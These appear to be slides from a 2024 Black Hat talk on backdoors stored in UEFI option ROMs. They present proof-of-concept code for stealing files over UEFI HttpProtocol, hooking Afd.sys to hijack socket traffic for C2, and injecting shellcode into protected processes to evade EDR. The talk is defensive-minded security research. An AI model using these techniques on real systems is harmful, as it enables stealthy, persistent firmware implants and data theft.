



AUGUST 7-8, 2024
BRIEFINGS

You've Already Been Hacked

What if There Is a Backdoor in Your UEFI OROM?

Kazuki Matsuo ([@InfPCTechStack](https://twitter.com/InfPCTechStack))

2024/8/8 South Seas CD, Level 3

Whoami - Kazuki Matsuo (@InfPCTechStack)

Title :

Security Researcher

Affiliation :


FFRI Security, Inc & Waseda University
(This study was done during my master's degree)

Interests :

UEFI (Negative Rings)

Trusted Computing

Windows Kernel



Contributors

Yuki Mogi

- Security Researcher @ FFRI Security, Inc
- Recently interested in security observability
- Active in MWS, an academic cybersecurity community in Japan.

Tatsuya Mori (@valdzone)


- Professor @ Waseda University
- Autonomous vehicle security
- <https://seclab.jp>

Koh M. Nakagawa (@tsunek0h)

- Security Researcher @ FFRI Security, Inc
- Vulnerability Research on macOS/iOS
- Black Hat EU 2020/Asia 2023, CODE BLUE (2021, 2023)


UEFI BIOS

- **BIOS** : System firmware that initializes hardware and boots the OS.
- **UEFI** : Standard for BIOS and defines the boot phases shown in the right figure.
- **DXE** : The phase where most devices are abstracted by multiple **DXE modules/drivers**.
- **UEFI Protocol** : Interface for accessing the device produced in the DXE phase.
(e.g. HttpProtocol, SimpleFileSystemProtocol...)
- **Runtime DXE modules** : Some DXE modules persist in memory during runtime.
(Most DXE modules are unloaded before OS boot)



OROM

(aka Option ROM, PCI Expansion ROM, XROM)



- Contains **DXE drivers** that initialize the device.
- Present both in **external** and **internal devices**
- Often present in **network cards, storage devices, graphic cards, and adapters.**
- DXE drivers in OROM get loaded at **PCI enumeration phase** (pretty early in DXE).
- **Legacy BIOS OROM** and **UEFI OROM** is different. This talk is about UEFI OROM.

This Talk is about ...

- Investigating what can backdoors stored in OROM **do**
- Clarifying the **merits** of storing backdoor inside OROM
- Implementing **3 PoC OROM backdoor** based on the above merits
- Considering how to **defend** against these backdoors

Why infect OROM ?


Merit 1: Stealthier place to put malware

- **HDD/SSD**: Easy to detect
- **SPI Flash (BIOS)**: Some EDRs are beginning to look here
- **OROM**: No versatile ways to read OROM from software

Merit 2: Directly infect privileged layer (ring 0)

- Can infect UEFI directly without touching userland or kernel

=> OROM malware can be **stealthy** and **powerful** backdoor



Infection Scenarios for OROM malware

- Device infected with OROM malware gets integrated into SoCs in the **supply chain**
- A third-party attacker writes malware to the device's OROM and sells it through **online marketplaces**
- **Usermode malware** writes malware to the OROM (Merit2 will be lost though...)
- **Evil-Maid** attacks

Existing UEFI OROM research

- Infect OROM on Apple Thunderbolt ethernet adapter for **persistence** [\[Loukas, 2012\]](#)
 - Infect OROM for **lateral movement** of MacBook firmware worm [\[Trammell, 2015\]](#)
 - Immediately infect back to SPI flash after booting with tampered OROM
 - Acquire UEFI OROM images by **memory forensics** [\[Johannes, 2015\]](#)
 - Change **boot media** by OROM on Thunderbolt-to-Ethernet adapter [\[Vault7, 2012\]](#)
- ⇒ Few research on OROM. No research focusing only on OROM.
- ⇒ The merit of **directly infecting UEFI with more practical infection scenario (than just evil-maid)** is not focused.

Infect up to which Layer ?

Strong

UEFI

- **Able** : rw files / simple network communication
- **Unable** : time-consuming tasks / persistent network communication

UEFI + Kernel

- **Able** : persistent network communication
- **Unable** : use advanced functions such as shells

UEFI + Kernel + Userland

- **Able**: anything
- * Existing UEFI malwares are all this.

Stealthiness

Weak

UEFI only Backdoor

- The most important thing for a backdoor is to be able to communicate over the network
→ use `HttpProtocol`
- For the data to send, we can read file from the disk.
→ use `SimpleFileSystemProtocol` & `FileProtocol`

⇒ `UEFI protocol` is the key for implementing UEFI only backdoor

But be careful that,

- Protocols are unloaded when OS boots up (cannot achieve persistent connection)
- Time-consuming tasks make the boot time long which is suspicious

* Also, not a backdoor, but there is PoC ransomware using only UEFI [\[Alex, 2017\]](#).

HttpProtocol

```
EFI_HTTP_CONFIG_DATA ConfigData;  
ConfigData.HttpVersion      = HttpVersion11;  
ConfigData.TimeoutMillisec  = 0;  
ConfigData.LocalAddressIsIPv6 = FALSE;  
ConfigData.AccessPoint.Ipv4Node = &Ipv4Node;  
  
Status = gHttpProtocol→Configure(  
    gHttpProtocol,  
    &ConfigData  
);
```

```
RequestToken.Message = &RequestMessage;  
  
gRequestCallbackComplete = FALSE;  
  
Status = gHttpProtocol→Request(  
    gHttpProtocol,  
    &RequestToken);
```

Fig 1. Example usage


EFI_HTTP_PROTOCOL

```
typedef struct _EFI_HTTP_PROTOCOL {  
    EFI_HTTP_GET_MODE_DATA GetModeData;  
    EFI_HTTP_CONFIGURE      Configure;  
    EFI_HTTP_REQUEST        Request;  
    EFI_HTTP_CANCEL         Cancel;  
    EFI_HTTP_RESPONSE       Response;  
    EFI_HTTP_POLL           Poll;  
} EFI_HTTP_PROTOCOL;
```

Fig 2. Definition of HttpProtocol

Enabling HttpProtocol

- HttpProtocol is mainly used for HTTP boot and is disabled by default.
- Can be enabled from BIOS setup screen.
- This configuration is often stored in UEFI variable “NetworkStackVar”
- Modify this variable to enable



```
Press ESC in 1 seconds to skip startup.nsh, any other key to continue.
Shell> dmpstore networkstackvar
Dump Variable networkstackvar
Variable NV+RT+BS 'D1405D16-7AFC-4695-BB12-41459D3695A2:NetworkStackVar' DataSize = 8
00000000: 01 00 00 00 00 01 01 00-
*.....*

Shell> _
```

Two green boxes highlight the first '01' and the second '01' in the hex dump. A green arrow points from the 'enable' text in the list to the first '01' box.

SimpleFileSystemProtocol & FileProtocol

- UEFI usually supports only **FAT**, while windows uses **NTFS**
- Some BIOS contain **AMI NTFS DXE driver** which is read-only
- We can put vector-edk's NtfsDxe into the OROM image to install the protocol for NTFS

```
EFI_SIMPLE_FILE_SYSTEM_PROTOCOL* fs = NULL;

Status = gBS->HandleProtocol(
    handles[i],
    &gEfiSimpleFileSystemProtocolGuid,
    (VOID**)&fs
);
HANDLE_ERROR(Status);

Status = fs->OpenVolume(
    fs,
    &gFileProtocol
);
HANDLE_ERROR(Status);

EFI_FILE_PROTOCOL* f = NULL;
Status = gFileProtocol->Open(
    gFileProtocol,
    &f,
    L"Windows\\notepad.exe",
    EFI_FILE_MODE_READ,
    0
);
```

EFI_FILE_PROTOCOL

```
typedef struct _EFI_FILE_PROTOCOL {
    UINT64          Revision;
    EFI_FILE_OPEN    Open;
    EFI_FILE_CLOSE    Close;
    EFI_FILE_DELETE    Delete;
    EFI_FILE_READ      Read;
    EFI_FILE_WRITE     Write;
    EFI_FILE_GET_POSITION GetPosition;
    EFI_FILE_SET_POSITION SetPosition;
    EFI_FILE_GET_INFO    GetInfo;
    EFI_FILE_SET_INFO    SetInfo;
    EFI_FILE_FLUSH      Flush;
    EFI_FILE_OPEN_EX     OpenEx; // Added for revision 2
    EFI_FILE_READ_EX     ReadEx; // Added for revision 2
    EFI_FILE_WRITE_EX    WriteEx; // Added for revision 2
    EFI_FILE_FLUSH_EX    FlushEx; // Added for revision 2
} EFI_FILE_PROTOCOL;
```

EFI_SIMPLE_FILE_SYSTEM_PROTOCOL

```
typedef struct _EFI_SIMPLE_FILE_SYSTEM_PROTOCOL {
    UINT64          Revision;
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OPEN_VOLUME OpenVolume;
} EFI_SIMPLE_FILE_SYSTEM_PROTOCOL;
```

LogMonitor	2024/01/19 23:53	ファイル フォルダー	
PerfLogs	2019/12/07 18:14	ファイル フォルダー	
Program Files	2023/12/01 19:32	ファイル フォルダー	
Program Files (x86)	2023/04/30 20:58	ファイル フォルダー	
Symbols	2023/02/21 1:48	ファイル フォルダー	
Windows	2024/02/27 19:21	ファイル フォルダー	
ユーザー	2023/04/17 21:27	ファイル フォルダー	
secret.txt	2024/03/07 17:45	テキスト ドキュメント	1 KB
WDTFInstallText.log	2023/04/17 21:29	テキスト ドキュメント	6 KB

secret.txt - メモ帳

ファイル(F) 編集(E) 書式(O) 表示(V) ヘルプ(H)

VerySecretData|

Going to steal this C:\secret.txt

Example scenarios for UEFI only Malware

- Stealing files (demo)
 - SimpleFileSystemProtocol/FileProtocol to read files, HttpProtocol to send them
- Stealing application data
 1. Runtime DXE module searches through virtual memory for important data
 2. The module stores the data into non-volatile storages such as UEFI variables
 3. Next time the PC boot, the module reads the data and send it via HttpProtocol
- Receiving C2 commands
 - When the victim PC boots, the DXE module receives commands from C2 server via HttpProtocol and performs simple tasks (e.g. encrypting files).
 - Note that, we cannot perform lengthy tasks and the commands can be received only during the boot phase (which is very short)

UEFI+Kernel Backdoor

- If you want **persistent connection during runtime**, you want to at least **use the kernel**
 - You can access network cards from PCIe tree using only UEFI modules, but that will make the backdoor very hardware specific.
- **Runtime DXE driver** can use **kernel exports** by
 1. Find ntoskrnl.exe base address
 2. Parse PE headers and resolve the address of exports
- **Network communication** in kernel level
 - WSK (WinSock Kernel)
 - TDI (Transport Device Interface)
 - * They both are just IOCTLS to the **Afd.sys**

Execution of kernel level code

- Common ways to execute kernel level code
 - Install kernel driver
 - Easy to detect (DSE, listing DriverObject, ...)
 - Kernel shellcode
 - Existing malwares often hook Windows initialization process to allocate and execute kernel shellcode
 - Require multiple hooks based on pattern matching which is unstable
- Directly use kernel exports from runtime DXE driver
 - Merit 1: Widely known monitoring tools or debuggers don't recognize runtime DXE Driver (unlike kernel drivers) on Windows
 - Merit 2: No need to allocate memory for placing shellcode through the kernel's I/O manager (which is stealthy).
 - Demerit 1: Cannot use some kernel exports due to the lack of DriverObject

Hooking Afd.sys

- Most socket communications on Windows are **IOCTLs to Afd.sys**
- We can **hook the Major Function** of `¥Driver¥Afd` to intercept/modify/add communication

```
// Get \Driver\Afd
PDRIVER_OBJECT AfdDriverObject;
UNICODE_STRING AfdDriverName;
RtlInitUnicodeString(&AfdDriverName, L"\\Driver\\Afd");

ObReferenceObjectByName(
    &AfdDriverName,
    0,
    NULL,
    0,
    IoDriverObjectType,
    KernelMode,
    NULL,
    (PVOID*)&AfdDriverObject
);

// Hook \Driver\Afd
gOrigMajorDeviceControl = AfdDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL];
AfdDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MajorDeviceControlHook;
```

Hooking Afd.sys

↓ Look for Magic Bytes,

if found →

```
NTSTATUS
__attribute__((__ms_abi__))
MajorDeviceControlHook(
    IN PVOID DeviceObject,
    IN PIRP _Irp
)
{
    PIO_STACK_LOCATION IrpStackLocation = IoGetCurrentIrpStackLocation(
        _Irp);
    ULONG IoControlCode = IrpStackLocation->Parameters.DeviceIoControl.IoControlCode;
    PVOID InputBuffer = IrpStackLocation->Parameters.DeviceIoControl.InputBuffer;
    PVOID SocketObject = IrpStackLocation->FileObject;

    if(IoControlCode == IOCTL_AFD_RECV) {
        PAFD_RECV_INFO RecvInfo = (PAFD_RECV_INFO)InputBuffer;
        if(RecvInfo->BufferCount < 1)
            goto Exit;
        for (ULONG i = 0; i < RecvInfo->BufferCount; i++) {
            UINT DataLen = RecvInfo->BufferArray[i].len;
            PVOID Data = (PVOID)RecvInfo->BufferArray[i].buf;
            if(DataLen < 8) goto Exit;
            if(!MmIsAddressValid(Data)) goto Exit;
            for (UINT j = 0; j < DataLen; j++) {
                if(j > 0x100)
                    goto Exit; // MAGIC must be within the first 0x100 bytes
                if (*(UINT64*)(Data+j) == MAGIC) {
                    // send tp C2
                }
            }
        }
    }
}
```

```
char SendData[] = "\nMessage from OROM malware!!!\n";
WsaBuf.buf = SendData;
WsaBuf.len = sizeof(SendData);
SendInfo.BufferArray = &WsaBuf;
SendInfo.BufferCount = 1;
SendInfo.AfdFlags = 0;
SendInfo.TdiFlags = 0;
```

```
Irp = IoBuildDeviceIoControlRequest(
    IOCTL_AFD_SEND,
    AfdDeviceObject,
    &SendInfo,
    sizeof(AFD_SEND_INFO),
    NULL,
    0,
    FALSE,
    socketEvent,
    &dummy
);
```

```
Irp->RequestorMode = KernelMode;
Irp->Tail.Overlay.OriginalFileObject = SocketObject;
```

```
PIO_STACK_LOCATION IrpStack = IoGetNextIrpStackLocation(Irp);
IrpStack->FileObject = SocketObject;
```

```
ObReferenceObject(SocketObject);
IoCallDriver(
    AfdDeviceObject,
    Irp
);
```

Add extra data
to send back

When to hook Afd.sys

- How to trigger runtime DXE driver code during runtime?
- GetVariable runtime service is often called even during runtime
- We can **hook GetVariable** to obtain periodic code execution
- We can hook Afd.sys in the GetVariableHook



Boot victim PC with infected device

Full-Kernel Malware

- **Full-Kernel Malware** : Malicious behavior only in the kernel layer (without userland)
 - e.g. Srizbi, Mebroot, Rustock [\[Kimmo, 2010\]](#)
- Existed about 15 years ago, but it's **not popular at all** recently

Why? Probably because,

- Improvement of kernel security
 - Driver Signature Enforcement, PatchGuard, HVCI (Memory Integrity)
- Installation of kernel driver requires userland installer anyway
 - Easier to implement malicious task on userland and hide that from driver

⇒ Full-Kernel Malware $\doteq$ UEFI+Kernel Malware,
with less impact of kernel security above,
with no userland installer required

UEFI+Kernel+Userland Backdoor

- If you want to do more complicated things like accessing the shell, you need to **use userland code**
- **All existing UEFI malware** execute the main malicious tasks on userland
 - Writing malicious EXE to disk by NtfsDxe or DLL injection is often used
- Using **runtime DXE module** allows for **more stealthy techniques** than existing UEFI malware.

Advantages of Runtime DXE Driver

- Resides in memory during both the boot phase and the runtime phase
- We can take advantage of this and do things like below:
 1. Allocate buffer during the boot phase
 2. OS boots and enter runtime phase
 3. Writes shellcode to the buffer
 4. Modify page table to make the buffer accessible from userland
 5. Start a userland thread to execute the shellcode
- ⇒ We can make detection more difficult by transferring part of the malicious tasks to the boot phase

What process to use?

- Existing UEFI malwares often use [winlogon.exe](#) or [svchost.exe](#)
- To make it stealthier, we can instead use [PPL](#)
- EDR cannot inject detection code into PPL of which signers are [Windows](#) or [WinTcb](#)

```

[C:\Users\█████\Downloads\hoge]--$ cat .\OpenProcess.c
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[]) {
    int pid = atoi(argv[1]);
    HANDLE proc = OpenProcess(
        PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WRITE,
        FALSE,
        pid
    );

    if(proc==NULL) {
        DWORD err = GetLastError();
        printf("OpenProcess failed with getlasterror %d (0x%X)\n", err, err);
        return 1;
    }

    printf("OpenProcess SUCCESS\n");
    CloseHandle(proc);
    return 0;
}

[C:\Users\█████\Downloads\hoge]--$ ps | grep winlogon
275      13      2612      10420      3.06  1068  1 winlogon

[C:\Users\█████\Downloads\hoge]--$ .\OpenProcess.exe 1068
OpenProcess SUCCESS

[C:\Users\█████\Downloads\hoge]--$ ps | grep svchost | select -First 1
440      14      3552      9428      5.47  1032  0 svchost

[C:\Users\█████\Downloads\hoge]--$ .\OpenProcess.exe 1032
OpenProcess SUCCESS

[C:\Users\█████\Downloads\hoge]--$ ps | grep csrss | select -First 1
1148     42      3552      7108      153.34  764  1 csrss

